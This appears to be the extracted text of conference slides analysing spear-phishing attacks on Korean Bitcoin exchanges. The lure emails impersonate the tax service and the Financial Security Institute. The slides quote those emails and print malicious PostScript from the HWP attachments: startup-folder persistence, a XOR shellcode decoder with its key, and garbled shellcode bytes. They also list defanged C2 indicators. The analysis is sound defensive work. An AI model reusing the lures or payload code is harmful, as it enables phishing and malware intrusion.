세무조사준비서류.hwp

2017.5.22. 04:54 PM

Hello,


This is special tax investigation team at National Tax Service.
I attached a file that you need to prepare for tax investigation.
You have to complete preparing until 10 am, 25 May.

Thanks

[Attached a malicious hwp file]

BITCOIN EXCHANGES HACKED – Before July, 2017

- Compares with Korean Major Bank Sample




Major Bank Sample

Users of Bitcoin Exchanges Sample

BITCOIN EXCHANGES HACKED – CASE 1: IMPERSONATED as FSI

- After 2 months we found another sample related to Bitcoin Exchanges
- A phishing email impersonated the Financial Security Institute



2017.7.5. 09:59 AM


Hello,
We(FSI) are going to survey regarding the financial security standardization.
I expect your active participation, so I attached a file related to the survey.
news link : http://....
If you have any questions, please feel free to contact me.


Thanks,
FSI survey manager


[Attached a malicious hwp file(2017 the financial …)]

CASE 1: IMPERSONATED as FSI – Malicious scripts in HWP file


- We could find ps (postscript) files in BinData of malicious HWP file
- They were compressed by zlib







CASE 1: IMPERSONATED as FSI – Files



CASE 1: IMPERSONATED as FSI– Postscript


- BIN0001.ps
  - It makes a shortcut at the path below

"%temp%\\..\\..\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\HncCheck.lnk"

  - HncCheck.lnk has included "C:\Windows\System32\rundll32.exe %temp%\..\HncBB80.bin,MainCallBack"
  - It is a trigger to execute "HncBB80.bin" when victims reboot their PCs
- BIN0002.ps will drop a binary file HncBB80.bin ➔ trojan downloader


```
(temp) getenv
{
    /p1 exch def
    /concatstrings p1 (\\..\\..\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\HncCheck.lnk)
    /bb (1) def
    concatstrings (w) file /ouA exch def
```

CASE 1: IMPERSONATED as FSI – Files



CASE 1: IMPERSONATED as FSI – Postscript


- BIN0003.ps
  - If victim system has vulnerability in gs32dll.dll, it will be executed
  - It has a xor key of 4-byte-length (0x77, 0x5D, 0x11, 0x72)
  - Decoded the hex strings using xor key, then we got another postscript with shellcode




```
1   /yinzi { token pop exch pop } bind def
2   /yaoshi <775D1172> def
3   /yima{
4       /funcA exch def
5       0 1 funcA length 1 sub {
6           /funcB exch def
7           funcA funcB 2 copy get yaoshi funcB 4 mod get xor put
8       } for
9       funcA
10  } def <0c573e01...291b0f58> yima yinzi exec
11  :BEL갉t]DC1rs]DC1r뉳DC1r?DC1rw]DC1r7]DC1rw]DC1rw]DC1rw]DC1
    DC1rg\DC1ryB?w?뀐??SUBRS.1STXENO2vNULSYN01DC1SYN3GSETX}sE
    DC1r)껐  m大쾂大쾂大sO
    /쾌大sO-?大sO,쾄大쾡믚?大쾡믘춝大쾡믖춞大쾌쾭쾡大쾂對?大쾌
    DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1r'CANDC1r;\DC4rEOT?+₩DC1r
    DC1rayDC1rwMDC1rw?r₩DC1bwMDC1rw_DC1rr]DLErw]DC1rr]DLErw]DC
    ]SOHrwMDC1rw]DC1rg]DC1r?DLEr<]DC1r괁DLErK]DC1rw}DC3r?DC1rw
    DLErO]DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1r칆DLEr7]DC1r
    rG\DC1rw]DC1rw]DC1rw]DC1rw]DC1rw]DC1rY)t
```


CASE 1: IMPERSONATED as FSI – Postscript vulnerability

- BIN0003.ps – (similar to CVE 2017-0261)
  - gs32dll.dll is a necessary library for handling postscript
  - postscript is processed as flow “read -> execute -> close”
  - There is a vulnerability in "close" part of the flow
  - Loads embedded PE and inject to a system process when shellcode was executed




CASE 1: IMPERSONATED as FSI – Agent Dropper

- When HncBB80.bin (downloader) and shellcode were executed
  - Infected system information gathering and send them to C2
  - Receives data from C2(additional file download & execution)
  - But we did not get any additional files from C2
  - C2 is https://www[.]kbautosys[.]com
  - 115[.]92[.]103[.]37



CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER

- Phishing Email Impersonated a National Police Officer



